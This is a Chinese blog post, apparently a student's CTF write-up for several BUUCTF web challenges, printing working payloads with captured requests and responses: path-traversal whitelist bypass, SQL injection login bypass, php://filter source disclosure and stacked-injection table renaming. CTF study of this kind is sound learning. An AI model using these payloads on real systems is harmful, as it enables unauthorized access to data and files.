




# [CTF从0到1学习] BUUCTF WEB部分 wp（待完善）

原创

南岸青栀\*  于 2021-11-27 01:06:19 发布  3577  收藏 1

分类专栏: [CTF wp](#) 文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_43710889/article/details/121570838](https://blog.csdn.net/qq_43710889/article/details/121570838)

版权



[CTF wp](#) 专栏收录该内容

5 篇文章 1 订阅

订阅专栏

## [CTF从0到1学习] BUUCTF WEB部分 wp（待完善）

### 文章目录

[\[CTF从0到1学习\] BUUCTF WEB部分 wp（待完善）](#)

[\[HCTF 2018\]WarmUp](#)

[\[极客大挑战 2019\]EasySQL](#)

[\[极客大挑战 2019\]Havefun](#)

[\[ACTF2020 新生赛\]Include](#)

[\[强网杯 2019\]随便注](#)

[\[SUCTF 2019\]EasySQL](#)

### [\[HCTF 2018\]WarmUp](#)



CSDN @南岸青栀\*

首先看看网页源码呗

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <meta http-equiv="X-UA-Compatible" content="ie=edge">
7   <title>Document</title>
8 </head>
9 <body>
10  <!--source.php-->
11
12  <br></body>
13 </html>
```

CSDN @南岸青栀\*

```

<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        //定义了一个数组
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
        // 判断, 变量是否为空, 是否不是字符串
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }
        // 如果参数存在于数组中, 返回true
        if (in_array($page, $whitelist)) {
            return true;
        }
        // mb_substr是截取函数, 从0到?
        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        // 如果变量在数组中, 返回true
        if (in_array($_page, $whitelist)) {
            return true;
        }
        // 先进行url解码, 然后截取字符, 如果变量在数组中没返回true
        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>

```

可以看到函数代码中有四个if语句

第一个if语句对变量进行检验, 要求\$page为字符串, 否则返回false

第二个if语句判断\$page是否存在于\$whitelist数组中, 存在则返回true


第三个if语句判断截取后的\$page是否存在于\$whitelist数组中, 截取\$page中'?'前部分, 存在则返回true

第四个if语句判断url解码并截取后的\$page是否存在于\$whitelist中, 存在则返回true

若以上四个if语句均未返回值, 则返回false

有三个if语句可以返回true, 第二个语句直接判断\$page, 不可用

第三个if语句可以返回true，第二个语句可直接判断\$page，不可用  
第三个语句截取 '?' 前部分，由于?被后部分被解析为get方式提交的参数，也不可利用  
第四个if语句中，先进行url解码再截取，因此我们可以将?经过两次url编码，在服务器端提取参数时解码一次，checkFile函数中解码一次，  
仍会解码为 '? '，仍可通过第四个if语句校验。（ '?' 两次编码值为 '%253F' ），构造url：  
所以我们的payload 就是  
file=source.php?file=source.php%253f../../../../../../../../ffffllllaaaagggg



flag not here, and flag in **ffffllllaaaagggg**

后知后觉，四重flag表示flag在上四层目录

CSDN @南岸青栀\*



CSDN @南岸青栀\*



payload: /check.php?username=admin'%20or%201=1%23&password=123

## Request


```
1 GET /check.php?username=admin'%20or%201=1%23&password=123 HTTP/1.1
2 Host: 50b67343-fc8f-4024-99ee-b405c2ef1c3e.node4.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0)
  Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://50b67343-fc8f-4024-99ee-b405c2ef1c3e.node4.buuoj.cn:
8 DNT: 1
9 X-Forwarded-For: 8.8.8.8
0 Connection: close
1 Upgrade-Insecure-Requests: 1
2
3
```

## Response

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Fri, 26 Nov 2021 16:15:25 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 779
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <meta charset="UTF-8">
13 <title>check</title>
14 </head>
15 <div style="position: absolute;bottom: 0;width: 99%;"><p align="center
  style="font: italic 15px Georgia, serif;color:white;"> Syclover @ c14y
  p></div>
16
17 <body background='./image/background.jpg' style='
  background-repeat:no-repeat ;background-size:100% 100%;
  background-attachment: fixed;'>
18 <br><br><br>
19 <h1 style=' font-family:verdana;color:red;text-align:center;
  Login Success!</h1><br><br><br>
20 </br>
21 <p style='
  font-family:arial;color:red;font-size:30px;text-align:center;'>flag:
  </p>
22 </br>
23 <p style='
  font-family:arial;color:#ffffff;font-size:30px;text-align:center;'>
  flag{9d27a55c-4d3b-40dd-9738-84d5340fa482}
24 </p>
25 </body>
26
27 </html>
28
```

CSDN @南岸青栀\*

[极客大挑战 2019]Havefun




CSDN @南岸青栀\*

先看网页源代码吧


```
6     </div>
7 </div>
8         <!--
9         $cat=$_GET['cat'];
10        echo $cat;
11        if($cat=='dog'){
12            echo 'Syc{cat_cat_cat_cat}';
13        }
14        -->
15        <div style="position: absolute;bottom: 0;width: 9
16        </body>
17 </html>
```

CSDN @南岸青栀\*

试了试cat=dog居然解出flag了。可能是那种签到题吧




## [ACTF2020 新生赛]Include



### tips

CSDN @南岸青栀\*

首先题目是include，所以会往文件包含去想



### Can you find out the flag?

CSDN @南岸青栀\*

尝试使用php://filter伪协议

payload: `?file=php://filter/read=convert.base64-encode/resource=flag.php`





# 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

CSDN @南岸青栀\*

看一眼源码

```
1 <html>  
2  
3 <head>  
4   <meta charset="UTF-8">  
5   <title>easy_sql</title>  
6 </head>  
7  
8 <body>  
9 <h1>取材于某次真实环境渗透，只说一句话：开发和安全缺一不可</h1>  
10 <!-- sqlmap是没有灵魂的 -->  
11 <form method="get">  
12   姿势: <input type="text" name="inject" value="1">  
13   <input type="submit" value="提交">  
14 </form>  
15  
16 <pre>  
17 array(2) {  
18   [0]=>  
19   string(1) "1"  
20   [1]=>  
21   string(7) "hahahah"  
22 }  
23 <br></pre>  
24  
25 </body>  
26  
27 </html>
```

好家伙！！！！，那就手工注入吧

CSDN @南岸青栀\*

单引号报错，找到注入点



Load URL <http://c2739aeb-0829-4057-bd8b-03b419eca017.node4.buuoj.cn:81/>

Split URL

Execute

Post data Referrer 0xHEX %URL BASE64 --+ Insert replacing string Replace All


## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:  提交查询

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1

CSDN @南岸青栀\*

union select 进行测试



Load URL <http://c2739aeb-0829-4057-bd8b-03b419eca017.node4.buuoj.cn:81/>

Split URL

Execute

Post data Referrer 0xHEX %URL BASE64 --+ Insert replacing string Replace All

## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:  提交查询

return preg\_match("select|update|delete|drop|insert|where|\\.|/|'\".\$inject):

好了，select被禁了，union彻底不行了呗

CSDN @南岸青栀\*

然后就想到了堆叠注入，别问我怎么知道的。我被深育杯第一个虐惨了!!!

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

---

```
array(1) {  
  [0]=>  
  string(11) "ctftraining"  
}
```

```
array(1) {  
  [0]=>  
  string(18) "information_schema"  
}
```

```
array(1) {  
  [0]=>  
  string(5) "mysql"  
}
```

```
array(1) {  
  [0]=>  
  string(18) "performance_schema"  
}
```

CSDN @南岸青栀\*

好像也就ctftraining这一个有用呗

然后看看表

The screenshot shows a browser window with a title bar containing various icons and text. The main content area has a large black header: **取材于某次真实环境渗透，只说一句话：开发和安全缺一不可**. Below the header is a form with a text input containing '1';show tables;' and a '提交查询' button. The output is a JSON-like array structure:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

---

```
array(1) {  
  [0]=>  
  string(16) "1919810931114514"  
}
```

```
array(1) {  
  [0]=>  
  string(5) "words"  
}
```

然后看看两张表的结构

姿势: `1919810931114514';#`

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

---

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

CSDN @南岸青栀\*

---

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
}
```

```

[2]=>
string(2) "NO"
[3]=>
string(0) ""
[4]=>
NULL
[5]=>
string(0) ""
}

```

CSDN @南岸青栀\*

那么可以猜测我们提交查询的窗口就是在这个表里查询数据的

7. 那么查询语句很有可能是 : `select id,data from words where id =`

因为可以堆叠查询，这时候就想到了一个改名的方法，把words随便改成words1，然后把1919810931114514改成words，再把列名flag改成id，结合上面的1' or 1=1#爆出表所有内容就可以查flag啦

```

1';rename words to words1;rename `1919810931114514` to words;alter table flag id varchar(100) CHARACTER SET utf8
COLLATE utf8_general_ci NOT NULL;desc words;#

```

再用一下一开始的操作id=1' or 1=1#

姿势:

```

array(1) {
  [0]=>
  string(42) "flag{d6628c97-69f3-41b7-819f-a295b7d53062}"
}

```

CSDN @南岸青栀\*

<https://www.cnblogs.com/wjw-zm/p/12359735.html>

## [SUCTF 2019]EasySQL



Give me your flag, I will tell you if the flag is right.

```
array ( [0] => 1 )
```

CSDN @南岸青栀\*

```

Pretty Raw \n Actions
1 POST / HTTP/1.1
2 Host: 348ea23e-0466-452c-b960-a33923751f63.node4.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0)
  Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://348ea23e-0466-452c-b960-a33923751f63.node4.buuoj.cn:
8 Cookie: PHPSESSID=d21314fd58b88088b69d61b4c62b0a81
9 DNT: 1
0 X-Forwarded-For: 8.8.8.8
1 Connection: close
2 Upgrade-Insecure-Requests: 1
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 26
5
6 query=1;show databases;--+

Pretty Raw Render \n Actions
1 /
2 <body>
3
4 <a> Give me your flag, I will tell you if the flag is right. </
5
6 <form action="" method="post">
7   <input type="text" name="query">
8   <input type="submit">
9 </form>
10 </body>
11 </html>
12
13 Array
14 (
15 [0] => 1
16 )
17 Array
18 (
19 [0] => ctf
20 )
21 Array
22 (
23 [0] => ctfttraining
24 )
25 Array
26 (
27 [0] => information_schema
28 )
29 Array
30 (
31 [0] => mysql
32 )
33 Array
34 (
35 [0] => performance_schema
36 )
37 Array
38 (
39 [0] => test
40 )
41 )
42 )
43 )
44 )
45 )
46 )
47 )
48 )
49 )
50 )
51 )
52 )
53 )
54 )
55 )

```

Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 ) Array ( [0] => ctf ) Array ( [0] => ctfttraining ) Array ( [0] => information\_schema ) Array ( [0] => mysql ) Array ( [0] => performance\_schema ) Array ( [0] => test )

感觉没有过滤

```

Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

query=1;select database();--+

13 <html>
14 <head>
15 </head>
16
17 <body>
18
19 <a> Give me your flag, I will tell you if the flag is
20 <form action="" method="post">
21   <input type="text" name="query">
22   <input type="submit">
23 </form>
24 </body>
25 </html>
26
27 Array
28 (
29 [0] => 1
30 )
31 Array
32 (
33 [0] => ctf
34 )
35 )

```

select都可以用

这道题目需要我们去对后端语句进行猜测

1、输入非零数字得到的回显1和输入其余字符得不到回显=>来判断出内部的查询语句可能存在有||

2、也就是select 输入的数据||内置的一个列名 from 表名=>即为

select post进去的数据||flag from Flag(含有数据的表名，通过堆叠注入可知)

此时的||起到的作用是or的作用

内置的sql语句为

```
sql="select".post['query']. "||flag from Flag";
```


如果\$post['query']的数据为\*,1，sql语句就变成了

```
select *,1||flag from Flag
```

也就是

```
select *,1 from Flag
```

也就是直接查询出了Flag表中的所有内容



Give me your flag, I will tell you if the flag is right.

Array ( [0] => flag{9a9bf862-3e82-4ef8-a565-148e2e638145} [1] => 1 )

CSDN @南岸青栀\*



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)